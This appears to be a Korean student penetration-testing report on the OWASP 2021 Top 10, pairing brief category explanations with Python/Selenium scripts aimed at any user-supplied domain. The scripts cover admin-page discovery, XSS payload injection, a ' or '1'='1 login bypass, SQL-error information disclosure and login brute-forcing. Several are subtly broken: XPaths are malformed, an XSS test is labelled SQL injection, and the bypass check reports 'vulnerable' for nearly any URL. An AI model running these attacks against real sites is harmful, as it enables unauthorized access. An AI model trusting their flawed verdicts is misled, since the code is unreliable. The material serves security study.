
OWASP 2021 Top10 취약점 진단

모의해킹 A-3조

송지현

서론

2015년 한국은행 조사에 따르면 모바일 결제를 이용하지 않는 주된 이유가 개인정보 유출 우려(78.3%)와 안전장치에 대한 불신(75.6%)인 것으로 나타났다.



더욱이 서비스의 보안성 보다는 사용자의 편의성이 중시되는 핀테크를 통해 금융서비스에 대한 새로운 접근 채널이 확대됨에 따라 위 그림에서 보듯이 개인정보 유출방지, 거래신뢰성 확보, 부정거래 탐지 등의 보안이슈와 보안 사고에 대한 우려는 더욱 커질 것으로 예상된다(최대선, 2015; 김인석, 2015).

A01

Broken Access Control
(접근 권한 취약점)

액세스 제어는 사용자가 권한을 벗어나 행동할 수 없도록 정책을 시행함.

만약 엑세스 제어가 취약하면 사용자는 주어진 권한을 벗어나 모든 데이터를 무단으로 열람, 수정 혹은 삭제 등의 행위로 이어질 수 있음.

```
from urllib.request import * # 웹페이지 요청 + 데이터 가져오기
from urllib.error import * # 존재하는 url인지 확인

list = ['admin','administrator',
        'master','manager','management',
        'system','test','anonymous']
text = input('도메인 주소를 입력하세요(www.test.com) : ')

i = 0

for k in list:
    url = 'http://'+text+'/'+k
    try:
        res = urlopen(url) # url 열기
    except HTTPError as e: # HTTP 에러발생 -> 출력하지않기
        continue
    except URLError as e: # URL 에러발생 -> 출력하지않기
        continue
    else: # 예외처리 사항 없음 -> 출력
        i=i+1
        print('₩n[',i,'] ',url)

if i>=1:
    print('₩n관리자 페이지 노출 : 취약₩n')
else:
    print('₩n관리자 페이지 노출 : 양호₩n')
```

A02
Cryptographic Failures
(암호화 오류)

Sensitive Data Exposure(민감 데이터 노출)의 명칭이 2021년 Cryptographic Failures(암호화 오류)로 변경되었음.

적절한 암호화가 이루어지지 않으면 민감 데이터가 노출될 수 있음.

많은 웹 애플리케이션들이 신용카드, 개인 식별 정보 및 인증 정보와 같은 중요한 데이터를 제대로 보호하지 않음.

공격자는 신용카드 사기, 신분 도용 또는 다른 범죄를 수행하는 등 약하게 보호된 데이터를 훔치거나 변경할 수 있음.

따라서, 중요 데이터가 저장 또는 전송 중이거나 브라우저와 교환하는 경우 특별히 주의하여야 하고 암호화해야한다.

```
from urllib.error import HTTPError, URLError
from urllib.request import urlopen
from selenium import webdriver

text = input('주소를 입력하세요(www.test.com) : ')
url = 'https://'+text

try:
    res = urlopen(url)
except HTTPError as e:
    print('취약한 웹 프로토콜 사용')
except URLError as e:
    print('취약한 웹 프로토콜 사용')
else:
    url = 'http://'+text
    driver = webdriver.Chrome("C:/chromedriver.exe")
    driver.get(url)

    variable = driver.current_url

    if variable.lower().startswith('https'):
        print('안전한 웹 프로토콜 사용')
    else :
        print('취약한 웹 프로토콜 사용')
```

A03
Injection
(인젝션)

SQL, NoSQL, OS 명령, ORM(Object Relational Mapping), LDAP, EL(Expression Language) 또는 OGNL(Object Graph Navigation Library) 인젝션 취약점은 신뢰할 수 없는 데이터가 명령어나 쿼리문의 일부분으로써, 인터프리터로 보내질 때 취약점이 발생함.

SQL Injection은 사용자가 입력한 값이 개발자가 의도치 않은 db query 결과를 초래하거나 또는 그것을 이용한 공격임.

```
from selenium import webdriver
from selenium.webdriver.common.alert import Alert

text = input('xss를 진단할 페이지를 입력하세요(www.test.com) : ')
url = 'http://'+text

xpath_text = '//[@id="query"]'
xpath_button = '//[@id="frmSearch"]/table/tbody/tr[1]/td[2]/input[2]'

script = "<script>alert('xss');</script>"

driver = webdriver.Chrome("C:/chromedriver.exe")
driver.get(url)

driver.find_element("xpath", xpath_text).send_keys(script)
driver.find_element("xpath", xpath_button).click()

try:
    Alert(driver).accept()
    print('sql_injection : 취약')
except:
    print('sql_injection : 양호')
```

```python
from selenium import webdriver

text = input('로그인 주소를 입력하세요(www.test.com) : ')
url = 'http://'+text

xpath_id = '//[@id="uid"]'
xpath_pw = '//[@id="passw"]'
xpath_button = '//*[@id="login"]/table/tbody/tr[3]/td[2]/input'

id = "admin"
pw = "' or '1'='1"

driver = webdriver.Chrome("C:/chromedriver.exe")
driver.get(url)

driver.find_element("xpath", xpath_id).send_keys(id)
driver.find_element("xpath", xpath_pw).send_keys(pw)

driver.find_element("xpath", xpath_button).click()

variable = driver.current_url #현재 페이지 출력 (로그인 성공 여부 확인 가능)
#print(variable)

if variable.lower().startswith('http'):
    print('sql_injection : 취약')
else :
    print('sql_injection : 양호')
```

A04
Insecure Design
(안전하지 않은 설계)

Insecure Design (안전하지 않은 설계)는 누락되거나 비효율적인 제어 설계로 표현되는 다양한 취약점을 나타내는 카테고리임.

안전하지 않은 설계와 안전하지 않은 구현에는 차이가 있지만, 안전하지 않은 설계에서 취약점으로 이어지는 구현 결함이 있을 수 있음. 그러므로 설계 단계에서부터 보안성을 고려해야함.

구현 불가능

A05
Security Misconfiguration

(보안 설정 오류)

애플리케이션 스택의 적절한 보안 강화가 누락되었거나 클라우드 서비스에 대한 권한이 적절하지 않게 구성되었을 때, 불필요한 기능이 활성화 되거나 설치되었을 때, 기본계정 및 암호화가 변경되지 않았을 때, 지나치게 상세한 오류 메세지를 노출할 때, 최신 보안기능이 비활성화 되거나 안전하지 않게 구성되었을 때 발생함.

기본으로 제공되는 값은 종종 안전하지 않기 때문에 보안 설정은 정의, 구현 및 유지되어야 함. 대표적으로 코드 난독화가 이에 해당함.

```
from selenium import webdriver

from urllib.request import * # 웹페이지 요청 + 데이터 가져오기
from urllib.error import * # 존재하는 url인지 확인

error_list1 = ['No results were found for the query', 'syntax error', '로 변환하지 못했습#
니다','변환하는 중 구문 오류가 발생했습니다.','따옴표가 짝이 맞지 않습니다.','You have #
an error in your SQL syntax','Unclosed quotation mark after the character string','Orac#
le Text error:'] # SQLi 오류 페이지 데이터 유출 확인을 위한 문자열

text = input('에러페이지 확인 주소 입력(www.test.com) : ')
url = 'http://'+text

# SQLi 코드를 입력할 위치
xpath_text = '//[@id="query"]'
xpath_button = '//[@id="frmSearch"]/table/tbody/tr[1]/td[2]/input[2]'

# SQLi 코드
script = "'"

driver = webdriver.Chrome("C:/chromedriver.exe")
driver.get(url)

driver.find_element("xpath", xpath_text).send_keys(script)
driver.find_element("xpath", xpath_button).click()

# 웹페이지 소스코드를 받아온다
html = driver.page_source

summ = 0

# 웹페이지에 오류구문이 있다면 summ += 1
for i in error_list1:  # 오류구문 하나씩 검증
    if i in html:
        summ += 1

if summ != 0:   # 오류구문이 발견되었다면
    print('에러페이지 정보노출 : 취약')
# SQLi를 안전으로 통과하면 else문(웹 페이지 오류노출)으로 진행
else:
    error_list2 = ['Apache', 'nginx', 'IIS'] # 해당 문자열이 있으면 취약으로 판단
    url = url+'/errorpage_check' # 오류를 유발할 주소

    driver = webdriver.Chrome("C:/chromedriver.exe")
    driver.get(url)

    try:
        res = urlopen(url) # url 열기
    except HTTPError as e: # HTTP 에러발생 -> 웹서버 정보 나오는지 검증
```

```
except HTTPError as e: # HTTP 에러발생 -> 웹서버 정보 나오는지 검증
    summ == 0
    html = driver.page_source
    for j in error_list2:
        if j in html:  # 웹페이지 오류에서 정보노출이 된다면
            print('에러페이지 정보노출 : 취약')
            break
        else:   # SQLi, 웹페이지 모두 안전하다면 안전 출력
            summ += 1
            if summ==int(len(error_list2)):
                print('에러페이지 정보노출 : 안전')
```

A06
Vulnerable and Outdated Components

(취약하고 오래된 요소)

취약하고 오래된 요소는 지원이 종료되었거나 오래된 버전을 사용할 때 발생함.

이는 애플리케이션 뿐만 아니라, DBMS, API 및 모든 구성요소 들이 포함됨.

```
from selenium import webdriver #크롤링을 위한 모듈
from bs4 import BeautifulSoup

text = 'https://cve.mitre.org/cve/search_cve_list.html'

#xpath 모음
xpath_search = '//[@id="CenterPane"]/form/div[1]/input'
xpath_button = '//[@id="CenterPane"]/form/div[2]/input'

search = input('점검할 서비스 입력 ( ex : ubuntu 20.04 ) : ')

#크롬 브라우저 실행 -> url 열기
driver = webdriver.Chrome("C:/chromedriver.exe")
driver.get(text)

#지정한 xpath에 값 넣고 실행하기
driver.find_element("xpath", xpath_search).send_keys(search)
driver.find_element("xpath", xpath_button).click()

variable = driver.current_url #현재 페이지 출력 (로그인 성공 여부 확인 가능)
html = driver.page_source
soup = BeautifulSoup(html,'html.parser')
td_tag = soup.find_all('td') #td태그 다 가져오기

count = 0
for i in td_tag:
    count+=1

if int(count)>=21:
    print('버전 업데이트 또는 변경이 필요합니다.')
else:
    print('안전합니다')
```

(식별 및 인증 오류)

Broken Authentication(취약한 인증)으로 알려졌던 해당 취약점은 identification failures(식별 실패)까지 포함하여 더 넓은 범위를 포함할 수 있도록 변경됨.

사용자의 신원확인, 인증 및 세션 관리가 적절히 되지 않을 때 취약점이 발생할 수 있음.

세션 데이터는 항상 안전하지 않다고 생각해야 함.. db에 저장되더라도 안전하지 않은 것은 마찬가지. 예기치 않은 공격에 대비하기 위해 서버 측에서 세션을 관리 하는 것이 필요함.

Flask에서는 Flask-Session이라는 확장 패키지를 통해 이를 쉽게 구현할 수 있음. 특히 Permanent_Session_LifeTime이라는 변수를 통해 일정 시간이 지나면 세션을 자동 파기할 수 있음.

```
from itertools import product
from selenium import webdriver
from webdriver_manager.chrome import ChromeDriverManager
from urllib.error import *
from urllib.request import *
import sys

words ='wxyz'

xpath_id = '//[@id="user_login"]'
xpath_pw = '//[@id="user_pass"]'
xpath_click = '//*[@id="wp-submit"]'

text = input('로그인 주소를 입력하세요(www.test.com) : ')
id = input('ID : ')

url = 'http://' + text
error=0

#driver.find_element('xpath',xpath_id).send_keys(id)
for passwd_length in range(1,3): #자릿수
    admin_passwd = product(words, repeat=passwd_length) #words 문자열 하나씩 끊어서 경우의 수 만들기
    for passwd_tmp in admin_passwd:
        passwd = ''
        passwd = ''.join(passwd_tmp)
        driver = webdriver.Chrome(ChromeDriverManager().install())
        driver.get(url)
        driver.find_element('xpath',xpath_id).send_keys(id)
        driver.find_element('xpath',xpath_pw).send_keys(passwd)
        driver.find_element('xpath',xpath_click).click()

        try:
            res = urlopen(driver.current_url)
            html = driver.page_source

        except HTTPError as e: # HTTP 에러발생 -> 무시하고 진행
            continue
        else:
            if "안녕하세요" in html:
                print('Brute Force : 취약')
                error = 1
                sys.exit()
            else:
                continue

if error != 1:
    print('Brute Force : 양호')
```

A08
Software and Data Integrity Failures
(소프트웨어 및 데이터 무결성 오류)

2021년 새로 등장한 카테고리로 무결성을 확인하지 않고 소프트웨어 업데이트, 중요 데이터 및 CI/CD 파이프라인과 관련된 가정을 하는데 중점을 둠.

구현 불가능

A09
Security Logging and Monitoring Failures
(보안 로깅 및 모니터링 실패)

Insufficient Logging & Monitoring(불충분한 로깅 및 모니터링) 명칭이었던 카테고리가 Security Logging and Monitoring Failures (보안 로깅 및 모니터링 실패)로 변경됨.

로깅 및 모니터링 없이는 공격 활동을 인지할 수 없음.

이 카테고리는 진행 중인 공격을 감지 및 대응하는데 도움이 됨.

구현 불가능

A10
Server-Side Request Forgery
(서버 측 요청 위조)

SSRF 결함은 웹 애플리케이션이 사용자가 제공한 URL의 유효성을 검사하지 않고 원격 리소스를 가져올 때마다 발생함.

이를 통해 공격자는 방화벽, VPN 또는 다른 유형의 네트워크 ACL(액세스 제어 목록)에 의해 보호되는 경우에도 응용 프로그램이 조작된 요청을 예기치 않은 대상으로 보내도록 강제할 수 있음.